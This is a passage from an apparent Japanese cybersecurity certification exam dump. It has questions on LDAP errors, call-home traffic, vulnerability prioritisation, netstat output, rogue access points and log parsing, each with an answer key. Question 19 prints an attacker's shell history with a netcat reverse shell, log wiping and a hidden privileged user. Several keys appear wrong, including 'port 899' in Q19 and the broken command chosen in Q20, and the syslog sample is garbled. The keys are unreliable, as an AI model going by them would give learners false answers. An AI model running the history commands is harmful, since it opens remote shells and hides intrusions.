最高情報セキュリティ責任者（CISO）は、トポロジの発見を資産インベントリと照合して検証するよう求めました。
この発見は失敗しており、信頼できるデータまたは完全なデータを提供していません。
syslogには、次の情報が表示されます。

```
Mar 16 14:58:31 myhost nslcd [16637]   :  [0e0f76] LDAP result  ( )  failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a]  :  [0e0f76] LDAP result  ( )  failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]   :  [0e0f76] LDAP result  ( )  failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a]  :  [0e0f76] LDAP result  ( )  failed unable to contact
```

次のうち、検出が失敗する理由を説明してください。
A. LDAPを実行するサーバーには、ウイルス対策が導入されています。
B. スキャンツールには有効なLDAP資格がありません。
C. スキャンによってLDAPエラーコード52255aが返されます。
D. LDAPサーバーへの接続がタイムアウトしました。
E. LDAPサーバーが間違ったポートに構成されています。
Answer: B

QUESTION NO: 14
サイバーセキュリティアナリストは、よく知られた「コールホーム」メッセージがネットワーク境界でネットワークセンサーによって継続的に観察されるという警告を受けました。
プロキシファイアウォールが正常にメッセージを削除します。
アラートが真の肯定的なものであったと判断した後、次のどれがMOSTの可能性の高い原因を表していますか？
A. 外部の命令および制御システムが感染したシステムに到達しようとしています。
B. マルウェアは企業システム上で実行されています。
C. 攻撃者は企業リソースの偵察を実行しています。
D. インサイダーは、リモートネットワークに情報を流出しようとしています。
Answer: A

QUESTION NO: 15
セキュリティアナリストは、今後の監査を準備中です。最新の脆弱性スキャンを確認したところ、セキュリティアナリストは次の問題を発見しました:

CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc

次の脆弱性のうち、是正のために優先順位を決定する必要があるのはどれですか？
A. ICMPタイムスタンプ要求リモート日付開示
B. 匿名FTPが有効になっている

C. srvsvcによるMicrosoft Windows SMBサービスの列挙
D. サポートされていないWebサーバーの検出
Answer: D

QUESTION NO: 16
ある組織が最近その戦略をソーシャルメディアWebサイトに投稿しました。
Webサイトに投稿された文書は、組織内の1つのサーバーにのみ保管されている文書の正確なコピーです。
セキュリティアナリストは、問題の疑いがあるサーバー上のコマンドラインエントリから次の出力を確認します。

Active Connections

Proto	Local Address	Foreign Address	State	PID	Process Name
TCP	192.168.13.5	11.13.100.7	ESTABLISHED	422	[firefox.exe]
TCP	192.168.13.5	34.11.110.9	ESTABLISHED	516	[firefox.exe]
TCP	192.168.13.5	144.10.62.7	ESTABLISHED	773	[notepad.exe]
TCP	192.168.13.5	0.0.0.0	LISTENING	123	[svchost.exe]

次のうちどれが最善の行動方針でしょうか？
A. Figure out which of the Firefox processes is the malware
B. Monitor all the established TCP connections for data exfiltration
C. Remove the malware associated with PID 773
D. Investigate the malware associated with PID 123
E. Block all TCP connections at the firewall
Answer: D

QUESTION NO: 17
ある会社は、所有しているデバイスに対して、すべての物理的な場所から内部ネットワークへのワイヤレス接続を提供します。
ユーザーは前日に接続できましたが、今ではすべてのユーザーが会議室のアクセスポイントに接続すると会社のリソースにアクセスできないと報告しています。
次のうちどれが問題の原因を説明していますか。
A. アクセスポイントがMACアドレスでアクセスをブロックしています。
MACアドレスフィルタリングを無効にします。
B. ネットワークが利用できません。
この問題をネットワークサポートに報告してください。
C. アクセスポイントが不正なデバイスです。 インシデント対応手順に従ってください。
D. ユーザーのデバイス上の期限切れのDNSエントリ。
影響を受けるユーザーにDNSフラッシュを実行するように要求します。
Answer: C

QUESTION NO: 18
多国籍企業のコンピューターインシデント対応チームは、脅威アクターが組織の電子メールシステムを侵害した機密データの侵害が発生したと判断しました。
インシデント対応手順に従って、この違反は、直ちに取締役会に通知する必要があります。
次のうち、最良のコミュニケーション方法はどれですか？

A. 認定メールで送信された要約
B. VoIP電話
C. 会社のブログの投稿
D. 外部でホストされるインスタントメッセージ
E. 企業がホストする暗号化メール
Answer: D

QUESTION NO: 19
インシデントを調査している間、セキュリティアナリストはLinuxマシンでのhistoryコマンドの出力を確認します。アナリストは次の出力を受け取ります。

```
cd /etc/
ls -al
cat passwd
sudo nc 192.168.100.253 -e /bin/bash
cd /var/log/
sudo echo " " > /var/log/auth.log
sudo useradd system -g wheel,sshuser -u 899
sudo apt-get update
touch ~/system
```

アナリストは、この出力の分析から次のうちどれを結論付ける必要がありますか？
A. / var / log /内のログファイルが削除されました。
B. リスナーは192.168.100.253に確立されました。
C. GUIから見えないユーザーを追加しました。
D. 永続性はポート899で確立されています。
Answer: D

QUESTION NO: 20
アプリケーションの
"authlog.log"という名前のファイルには、次のログエントリが含まれています。

```
User "oidc-provider-fb:john" successfully logged in   2016-01-01 23:00:01
User "local:Administrator" successfully logged out    2016-01-01 23:00:05
User "oidc-provider-fb:kate" successfully logged out  2016-01-01 23:00:07
```

セキュリティアナリストは、ログファイルを解析してすべての有効なユーザー名を印刷するよう依頼されました。 次のうちどれがこのタスクを達成しますか？
A. cat authlog.log | grep "2016-01-01" | echo "valid username found: $2"
B. echo authlog.log > sed 's/User//' | print "username exists: $User"
C. cat "authlog.log" | grep "User" | cut -F' ' | echo "username exists: $1"
D. grep -e "successfully" authlog.log | awk '{print $2}' | sed s/\'//g
Answer: C